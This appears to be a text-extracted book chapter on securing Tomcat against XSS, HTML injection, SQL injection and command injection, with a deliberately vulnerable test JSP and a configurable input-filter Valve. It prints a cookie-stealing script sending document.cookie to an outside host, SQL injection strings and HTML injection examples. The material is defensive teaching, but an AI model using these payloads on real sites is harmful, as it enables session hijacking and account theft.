If you administer one or more Tomcat installations that run untrusted web applica-tions from customers or other groups of people, or if you run web applicaapplica-tions that you did not write and do not have the source code for, you probably can’t change the applications, regardless of whether they’re secure. You may be able to choose not to host them on your servers, but fixing the application code to be secure is rarely an option. Even worse, if you host multiple web applications in a single running instance of Tomcat and one of the applications has security vulnerabilities, the vul-nerable application could makeallof your web applications insecure. As the admin-istrator, you should do what you can to filter bad user input before it reaches the potentially vulnerable web applications, and you should be proactive about research-ing known security vulnerabilities that may affect your servers.
In this section, we show you the details of some well-known web application secu-rity vulnerabilities and some suggested workarounds, and then show you some filter code that you can install and use to protect your Tomcat instances.
Vulnerabilities
Let’s look at the details of some of the web application security exploits. These exploits are all remote-user exploits, which means a malicious remote user sends carefully crafted request data to Tomcat in an attempt to circumvent the web appli-cation’s security. But, if you can filter out the bad data, you can prevent the attacks from succeeding.
Cross-site scripting
This is one of the most commonly known web application security exploits. Simply put, cross-site scripting (XSS)*is the act of writing malicious web browser scripting
code and tricking another user’s web browser into running it, all by way of a third party’s web server (such as your Tomcat). XSS attacks are possible when a web appli-cation echoes back user-supplied request data without first filtering it. XSS is most common when the web application is being accessed by users with web browsers that support scripting languages (e.g., JavaScript or VBScript). Usually, XSS attacks
attempt to steal a user’s session cookie value, which the attacker then uses to log into the web site as the user who owned the cookie, obtaining full access to the victim’s capabilities and identity on that web site. This is commonly referred to as HTTP ses-sion hijacking.
Here’s one example of how XSS could be used to hijack a user’s session. A web site (calledwww.example.comfor the purpose of this example) running on Tomcat is set up to allow users to browse the web site and read discussion forums. In order to post a message to the discussion forum, the site requires that users log in, but it offers free account registration. Once logged in, a user can post messages in discussion forums and do other things on the site, such as online shopping. A malicious attacker notices that the web site supports a search function that echoes back user search query strings, and it does not filter or escape any special characters that users supply in the search query strings. That is, if users search for “foo”, they get a list of all pages that refer to “foo”. However, if there are no search results for “foo”, the server says some-thing like “Could not find any documents including ‘foo’.”
The attacker then tries a search query like this:
<b>foo</b>
The site replies back:
Could not find any documents including 'foo'.
Notice that the search result message interpreted the bold tags that were typed into the search query string as HTML, rather than text! Then, the user tries this query string:
<script language='javascript'>alert(document.cookie)</script>
If the server echoes this back to the web browser verbatim, the web browser will see the query string content as regular HTML containing an embedded script that opens an alert dialog window. This window shows any and all HTTP cookies (including their values) that apply to this web page. If the web site does this, and the user has a session cookie, the attacker knows the following things:
• The web application is usable for XSS attacks because it doesn’t adequately fil-ter user input, at least on this page.
• It is possible to use this web site to relay a small JavaScript program that will run on another user’s web browser.
• It is possible to use this web site to obtain another user’s login session cookie and do something with that cookie’s value.
Filtering Bad User Input | 149 <script language="javascript">document.location="http://www.groovywigs.com/foo" + document.cookie</script>
Once run, this script makes a JavaScript-enabled web browser send the session cookie value towww.groovywigs.com.
To execute this script, the attacker finds out how search parameters are sent to the vulnerable site’s search engine. This is most likely done through simple request parameters, and the relevant URL looks something like this:
http://www.example.com/search?query=foo
By using that example, the malicious user then creates a URL that includes his script and sends a victim’s browser to a place where the attacker can inspect the victim’s session cookie:
http://www.example.com/search?query=<script language="javascript">document. location="http://www.groovywigs.com/foo" + document.cookie</script>
Then, using URL encoding, the malicious user disguises the same URL content:
http://www.example.com/search?query=%3Cscript+language%3D%22javascript%22%3Edocument. location%3D%22http%3A%2F%2Fwww.groovywigs.com%2Ffoo%22+%2B+document.
cookie%3C%2Fscript%3E
This URL does the same thing as the previous URL, but it is less human-readable. By further encoding some of the other items in the URL, such as"javascript"and the
"document.cookie"strings, the attacker can make it even harder to recognize the URL as an XSS-attack URL.
The attacker then finds a way to get this XSS exploit link into one or more of the web site users’ web browsers. Usually, the more users that the attacker can give the link to, the more victims there are to exploit. So, sending it in a mailing list email or post-ing it to a discussion forum on the web site will get lots of potential victims lookpost-ing at it—and some will click on it. The attacker creates a fake user account on thewww. example.comweb site using fake personal data (verified with a fake email account from which he can send a verification reply email). Once logged into the web site with this new fake user account, the attacker posts a message to the discussion forum that includes the link. Then, the attacker logs out and waits, watching the access logs of thewww.groovywigs.comweb server he is hacked into. If a logged-in user ofwww. example.comclicks on the link, her session cookie value will show up in the access log ofwww.groovywigs.com. Once the attacker has this cookie value, he can use this value to access the account of the victim without being prompted to log into the site.
How the user makes her web browser use this cookie value is different for every brand of web browser, and can even vary across versions of the same brand of browser, but there’s always a way to use it.
compromised because of an XSS attack. It’s possible that the attacker could silently record the credit card information without the users on this site knowing that it hap-pened, and the administrators ofwww.example.comwould never know that they are the source of the information leak.
A large number of popular web sites are vulnerable to XSS exploits. They may not make it as easy as the previous example, but if there’s a spot in a web application where unfiltered input is echoed back to a user, then XSS exploits can be devised. On some sites, it’s not even necessary for the attacker to have a valid user account in order to use an XSS exploit. Web servers with web applications that are vulnerable to XSS attacks are written in all programming languages (including Java) and run on any operating system. It’s a generic and widespread web browser scripting problem, and it’s a problem on the server side that comes mainly from not validating and fil-tering bad user input.
What can you do as a Tomcat administrator to help fix the problem?
• Configure Tomcat to use theBadInputFilterValveshown in “HTTP Request Fil-tering,” later in this chapter. ThisValve is written to escape certain string pat-terns from the GET and POST parameter names and values so that most XSS exploits fail to work, without modifying or disabling your web applications. • In cases where TomcatValves aren’t available, rework your applications so that
they validate user input by escaping special characters and filtering out vulnera-ble string patterns, much like theBadInputFilterValve does.
• Read the XSS-related web pages referenced in the “See Also” section of this chapter, and learn about how these exploits work. Filter all user request data for anything that could cause a user’s web browser to run a user-supplied script. This includesGETandPOSTparameters (both the names and the values), HTTP request header names and their values (including cookies), and any other URL fragments, such as URI path info.
• Read about other suggested solutions to XSS attacks around the Web, and look into whether they would help you. This will probably help you stay up-to-date on potential solutions.
• Use only HTTPS and CLIENT-CERT authentication, or implement some other method of session tracking that doesn’t use HTTP cookies. Doing this should thwart any XSS attack that attempts to hijack a user’s session by stealing the ses-sion cookie value.
As usual, there’s no way to filter and catch 100% of the XSS exploit content, but you can certainly protect against most of it.
HTML injection
Filtering Bad User Input | 151
authors of the web site didn’t intend to publish. This content does not include any scripting code, such as JavaScript or VBScript—that is what a cross-site scripting exploit does. This vulnerability is about plain HTML.
Some advisory pages call this “HTML insertion.”
Here are some examples of what a malicious user could use HTML injection to do, depending on what features the vulnerable web site offers:
• Trick the web site’s users into submitting their username and password to an attacker’s server by inserting a malicious HTML form (a “Trojan horse” HTML injection attack).
• Include a remotely-hosted malicious web page in its entirety within the vulnera-ble site’s web page (for example, using an inner frame). This can cause a site’s users to think that the attacker’s web page is part of the site and unknowingly disclose sensitive data.
• Publish illegal or unwanted data on a web site without the owners of the web site knowing. This includes defacing a web site, placing a collection of pirate or illegal data links (or even illegal data itself) on a site, etc.
Most web sites that are vulnerable to HTML injection allow (at a minimum) an attacker to use an HTTPGETrequest to place as much data on the vulnerable site as the HTTP client will allow in a single URL, without the attacker being logged into the vulnerable site. Like with XSS attacks, the attacker can send these long URLs in email or place them on other web pages for users to find and use. Of course, the longer the URL, the less likely it is that people will click on them, unless the link’s URL is obscured from their view (for instance, by placing the long URL in an HTML
href link).
Needless to say, this vulnerability is a serious one. Surprisingly, we weren’t able to find much information on the Web that was solely about HTML injection and not about XSS as well. This is largely because most HTML injection vulnerabilities in web applications can also be used for XSS. However, many sites that protect against XSS by filtering on tags such as<script> are still completely vulnerable to HTML injection.
What can you do as a Tomcat administrator to help fix the problem?
• Configure Tomcat to use theBadInputFilterValveshown in “HTTP Request Fil-tering,” later in this chapter.
• Filter all user request data for the<and>characters, and if they’re found, trans-late them to<and>, respectively. This includes GETandPOSTparameters (both the names and the values), HTTP request header names and their values (including cookies), and other URL fragments, such as URI path information. • Run only web applications that do not allow users to input HTML for display on
the site’s web pages.
• Once you think your site is no longer vulnerable, move on to researching as many different kinds of XSS attacks as you can find information about, and try to filter those as well, since many obscure XSS vulnerabilities can cause more HTML injection vulnerabilities.
SQL injection
In comparison to XSS and HTML injection, SQL injection vulnerabilities are quite a bit rarer and more obscure. SQL injection is the act of submitting malicious SQL query string fragments in a request to a server (usually an HTTP request to a web server) in order to circumvent database-based security on the site. SQL injection can also be used to manipulate a site’s SQL database in a way that the site’s owners and authors didn’t anticipate (and probably wouldn’t like). This type of attack is possi-ble when a site allows user input in SQL queries and has improper or nonexistent validation and filtering of that user input.
This vulnerability is also known as “SQL insertion.”
The only way that server-side Java code can be vulnerable to this kind of an attack is when the Java code doesn’t use JDBC PreparedStatements. If you’re sure that your web application usesonlyJDBCPreparedStatements, it’s unlikely your application is vulnerable to SQL injection exploits. This is because PreparedStatements do not allow the logic structure of a query to be changed at variable insertion time, which is essential for SQL insertion exploits to work. If your web application drives non-Java JDBC code that runs SQL queries, then your application may also be vulnerable. Aside from Java’sPreparedStatements (and any corresponding functionality in other programming languages), SQL injection exploits can work on web applications writ-ten in any language for any SQL database.
Here’s an example of a SQL injection vulnerability. Let’s say your web application is written in Java using JDBC Statements and not PreparedStatements. When a user attempts to log in, your application creates a SQL query string using the username and password to see if the user exists in the database with that password. If the user-name and password strings are stored in variables user-namedusernameandpassword, for
Filtering Bad User Input | 153 // We already have a connection to the database. Create a Statement to use.
Statement statement = connection.createStatement( );
// Create a regular String containing our SQL query for the user's login, // inserting the username and password into the String.
String queryString = "select * from USER_TABLE where USERNAME='" + username + "' and PASSWORD='" + password + "';";
// Execute the SQL query as a plain String.
ResultSet resultSet = statement.executeQuery(queryString);
// A resulting row from the db means that the user successfully logged in.
So, if a user logged in with the username of “jasonb” and a password of “guessme”, the following code would assign this string value toqueryString:
select * from USER_TABLE where USERNAME='jasonb' and PASSWORD='guessme';
The string values of theusername and passwordvariables are concatenated into the
queryString, regardless of what they contain. For the purposes of this example, let’s also assume that the application doesn’t yet do any filtering of the input that comes from the username and password web page form fields before including that input in thequeryString.
Now that you understand the vulnerable setup, let’s examine the attack. Consider what the queryStringwould look like if a malicious user typed in a username and password like this:
Username: jasonb Password: ' or '1'='1
The resultingqueryString would be:
select * from USER_TABLE where USERNAME='jasonb' and PASSWORD='' or '1'='1';
Examine this query closely: while there might not be a user in the database named
jasonb with an empty password, '1' always equals '1', so the database happily returns all rows in theUSER_TABLE. The web application code will probably interpret this as a valid login since one or more rows were returned. An attacker won’t know the exact query being used to check for a valid login, so it may take some guessing to get the right combination of quotes and Boolean logic, but eventually a clever attacker will break through.
Of course, if the quotation marks are escaped before they are concatenated into the
queryString, it becomes much harder to insert additional SQL logic into the
queryString. Further, if whitespace isn’t allowed in these fields, it can’t be used to separate logical operators in the queryString. Even if the application doesn’t use
PreparedStatements, there are still ways of protecting the site against SQL injection exploits—simply filtering out whitespace and quotes makes SQL injection much more difficult to accomplish.
the web application runs queries against a MySQL database, and MySQL allows the
#character to be used as a comment marker, an attacker might enter a username and password combination like this:
Username: jasonb';# Password: anything
The resultingqueryString would look like this:
select * from USER_TABLE where USERNAME='jasonb';# and PASSWORD='anything';
Everything after the#becomes a comment, and the password is never checked. The database returns the row where USERNAME='jasonb', and the application interprets that result as a valid login. On other databases, two dashes (--) mark the beginning of a comment and could be used instead of#. Additionally, single or double quotes are common exploitable characters.
There are even rare cases where SQL injection exploits call stored procedures within a database, which then can perform all sorts of mischief. This means that even if Tomcat is installed in a secure manner, the database may still be vulnerable to attack through Tomcat, and one might render the other insecure if they’re both running on the same server computer.
What can you do as a Tomcat administrator to help fix the problem?
• Configure Tomcat to use theBadInputFilterValveshown in “HTTP Request Fil-tering,” later in this chapter.
• If you can’t install any TomcatValves, rework your web application to use only
PreparedStatements and to validate user input by escaping special characters and filtering out vulnerable string patterns, much like theBadInputFilterValve does. • Filter all user request data for the single and double quote characters, and if
they’re found, translate them to'and", respectively. This includesGET
and POST parameters (both the names and the values), HTTP request header names and their values (including cookies), and any other URL fragments, such as URI path info.
Command injection
Command injection is the act of sending a request to a web server that will run on the server’s command line in a way that the authors of the web application didn’t anticipate in order to circumvent security on the server. This vulnerability is found on all operating systems and server software that run other command-line com-mands to perform some work as part of a web application. It is caused by improper or nonexistent validation and filtering of the user input before passing the user input to a command-line command as an argument.
Filtering Bad User Input | 155
commands on its own, your web application probably isn’t vulnerable to command injection exploits.
In order to guard against this vulnerability, most special characters must be filtered from user input, since command shells accept and use so many special characters. Filtering these characters out of all user input is usually not an option because some parts of web applications commonly need some of the characters that must be fil-tered. Escaping the backtick, single quote, and double quote characters is probably good across the board, but for other characters it may not be so simple. To account for a specific application’s needs, you might need custom input validation code. What can you do as a Tomcat administrator to help fix the problem?
• Configure Tomcat to use theBadInputFilterValveshown in the section “HTTP Request Filtering.”
• If you can’t install any TomcatValves, rework your web applications so that they validate user input by escaping special characters and filtering out vulnerable string patterns, much like theBadInputFilterValve does.
• Filter all user request data, and allow only the following list of characters to pass through unchanged: “0-9A-Za-z@-_:”. All other characters should not be allowed. This includes GET and POSTparameters (both the names and the val-ues), HTTP request header names and their values (including cookies), and any other URL fragments, such as URI path info.
HTTP Request Filtering
Now that you’ve seen the details of some different exploit types and our suggested solutions, we show you how to install and configure code that will fix most of these problems.
In order to easily demonstrate the problem, and to test a solution, we’ve coded up a single JSP page that acts like a common web application, taking user input and showing a little debugging information. Example 6-4 shows the JSP source of the
input_test.jsp page.
Example 6-4. JSP source of input_test.jsp <html>
<head>
<title>Testing for Bad User Input</title> </head>
<body>
Use the below forms to expose a Cross-Site Scripting (XSS) or HTML injection vulnerability, or to demonstrate SQL injection or command injection vulnerabilities.
<!-- Begin GET Method Search Form --> <table border="1">
<tr> <td>
Enter your search query (method="get"):
<form method="get">
<input type="text" name="queryString1" width="20" value="<%= request.getParameter("queryString1")%>" >
<input type="hidden" name="hidden1" value="hiddenValue1"> <input type="submit" name="submit1" value="Search"> </form>
</td> <td>
queryString1 = <%= request.getParameter("queryString1") %><br> hidden1 = <%= request.getParameter("hidden1") %><br> submit1 = <%= request.getParameter("submit1") %><br> </td>
</tr> </table>
<!-- End GET Method Search Form -->
<br>
<!-- Begin POST Method Search Form --> <table border="1">
<tr> <td>
Enter your search query (method="post"):
<form method="post">
<input type="text" name="queryString2" width="20" value="<%= request.getParameter("queryString2")%>" >
<input type="hidden" name="hidden2" value="hiddenValue2"> <input type="submit" name="submit2" value="Search"> </form>
</td> <td>
queryString2 = <%= request.getParameter("queryString2") %><br> hidden2 = <%= request.getParameter("hidden2") %><br> submit2 = <%= request.getParameter("submit2") %><br> </td>
</tr> </table>
<!-- End POST Method Search Form -->
<br>
<!-- Begin POST Method Username Form --> <table border="1">
<tr>
Filtering Bad User Input | 157 <td width="50%">
<% // If we got a username, check it for validity. String username = request.getParameter("username"); if (username != null) {
// Verify that the username contains only valid characters. boolean validChars = true;
char[] usernameChars = username.toCharArray( ); for (int i = 0; i < username.length( ); i++) {
if (!Character.isLetterOrDigit(usernameChars[i])) { validChars = false;
break; }
}
if (!validChars) {
out.write("<font color=\"red\"><b><i>");
out.write("Username contained invalid characters. "); out.write("Please use only A-Z, a-z, and 0-9."); out.write("</i></b></font><br>");
}
// Verify that the username length is valid.
else if (username.length( ) < 3 || username.length( ) > 9) { out.write("<font color=\"red\"><b><i>");
out.write("Bad username length. Must be 3-9 chars."); out.write("</i></b></font><br>");
}
// Otherwise, it's valid. else {
out.write("<center><i>\n");
out.write("Currently logged in as <b>" + username + "\n"); out.write("</b>.\n");
out.write("</i></center>\n"); }
} %>
Enter your username [3-9 alphanumeric characters]. (method="post"):
<form method="post">
<input type="text" name="username" width="20" value="<%= request.getParameter("username")%>" >
<input type="hidden" name="hidden3" value="hiddenValue3"> <input type="submit" name="submit3" value="Submit"> </form>
</td> <td>
username = <%= request.getParameter("username") %><br> hidden3 = <%= request.getParameter("hidden3") %><br> submit3 = <%= request.getParameter("submit3") %><br> </td>
</tr> </table>
Copy theinput_test.jsp file into yourROOT web application:
# cp input_test.jsp $CATALINA_HOME/webapps/ROOT/

Access the page athttp://localhost:8080/input_test.jsp. When it loads, it should look like Figure 6-3.
The forms on the page contain two mock search query forms and one mock user-name entry form. The two search query forms are basically the same, but one uses HTTP GETand the other uses HTTPPOST. Additionally, their parameters are num-bered differently so that we can play with both forms at once and keep their parame-ter values from inparame-terfering with each other. The page does absolutely no input validation for the search query forms, but it does perform input validation for the username form. All of the forms on the page automatically repopulate themselves with the last submitted value (ornull if there isn’t any last value).
Try entering data into the forms to expose the page’s vulnerabilities. Here are some examples:
• Enter<script language="javascript">alert(document.cookie)</script>into one of the search fields to display your own session cookie by way of XSS.
<!-- End POST Method Username Form -->
</body> </html>
Figure 6-3. input_test.jsp running
Filtering Bad User Input | 159
• Enter<iframe src=http://jakarta.apache.org></iframe>into one of the search fields to demonstrate that an HTML injection exploit would work.
• Try entering "><input type="hidden" name="hidden3" value="SomethingElse">
into the username field, and then enterfooand submit again. Notice that on the second submittal, the value ofhidden3changed toSomethingElse. That’s a dem-onstration of incomplete input validation, plus parameter manipulation.
• Enter a username of jasonb' OR ''=' and note that it does indeed set the
usernameparameter to that string, which could take advantage of an SQL injec-tion vulnerability (depending on how the applicainjec-tion’s database code is written). For each input field in your web application, make an exact list of all of the charac-ters that your application needs to accept as user input. Accept onlythose charac-ters, and filter everything else out. That approach seems safest. Although, if the application accepts a lot of special characters, you may end up allowing enough for various exploits. To work around these cases, you can use exploit pattern search and replace filtering (for instance, regular expression search and replace), but usually only for exploits that you know about in advance. Fortunately, we have information about several common web application security exploits for which we can globally filter.
If you globally filter all request information for regular expression patterns that you know are used mostly for exploits, you can modify the request before it reaches your code and stop the known exploits. Upon finding bad request data, you should either forbid the request or escape the bad request data. That way, applications don’t need to repeat the filter code, and the filtering can be done globally with a small number of administration and maintenance points. You can achieve this kind of global filter-ing by installfilter-ing a custom TomcatValve.
TomcatValves offer a way to plug code into Tomcat and have that code run at vari-ous stages of request and response processing, with the web application content run-ning in the middle (i.e., after the request processing and before the response processing).Valves are not part of a web application, but are code modules that run as if they were part of Tomcat’s servlet container itself. Another great thing aboutValves is that a Tomcat administrator can configure aValveto run for all deployed web appli-cations or for a particular web application—whatever scope is needed for the desired effect. Appendix D contains the complete source code forBadInputFilterValve.java.
BadFilterValvefilters only parameter names and values. It doesnot fil-ter header names or values, or other items (such as path info) that could contain exploitation data. Filtering the parameters will do for most attacks, but not for all, so beware.

shows the allowed attributes of the BadInputFilterValve, for use in yourserver.xml
configuration file.
To compile theValve, first set theCATALINA HOMEenvironment variable, and then cre-ate a directory for the class in$CATALINA_HOME/server/classes, like this:
# export CATALINA_HOME=/usr/local/jakarta-tomcat-4.1.24
# mkdir -p $CATALINA_HOME/server/classes/com/oreilly/tomcat/valves
Then, copy the file into this directory and compile it:
# cd $CATALINA_HOME/server/classes
# javac -classpath $CATALINA_HOME/server/lib/catalina.jar:$CATALINA_HOME/common/lib/ servlet.jar:$CATALINA_HOME/server/lib/jakarta-regexp-1.2.jar -d $CATALINA_HOME/ server/classes com/oreilly/tomcat/valves/BadInputFilterValve.java
Once the class is compiled, remove the source from the Tomcat directory tree:
# rm com/oreilly/tomcat/valves/BadInputFilterValve.java
Then, configure the Valve in yourserver.xml. Edit your$CATALINA_HOME/conf/ server.xml file and add a declaration to your defaultContext, like this:
<Context path="" docBase="ROOT" debug="0">
<Valve className="com.oreilly.tomcat.valves.BadInputFilterValve" deny="\x00,\x04,\x08,\x0a,\x0d"/>
</Context>
Then, stop and restart Tomcat:
# /etc/rc.d/init.d/tomcat4 stop # /etc/rc.d/init.d/tomcat4 start
It’s okay if you get the following errors in your catalina.out log on startup and shutdown:
Table 6-2. BadInputFilterValve attributes
Attribute Meaning
className The Java class name of thisValve implementation; must be set tocom.oreilly. tomcat.valves.BadInputFilterValve.
debug Debugging level, where0is none, and positive numbers result in increasing detail. The default is0.
escapeQuotes Determines whether thisValve will escape any quotes (both double and single quotes) that are part of the request, before the request is performed. Defaults totrue.
escapeAngleBrackets Determines whether thisValve will escape any angle brackets that are part of the request, before the request is performed. Defaults totrue.
escapeJavaScript Determines whether thisValve will escape any potentially dangerous references to Java-Script functions and objects that are part of the request. Defaults totrue.
allow A comma-delimited list of the allowed regular expressions configured for thisValve, if any.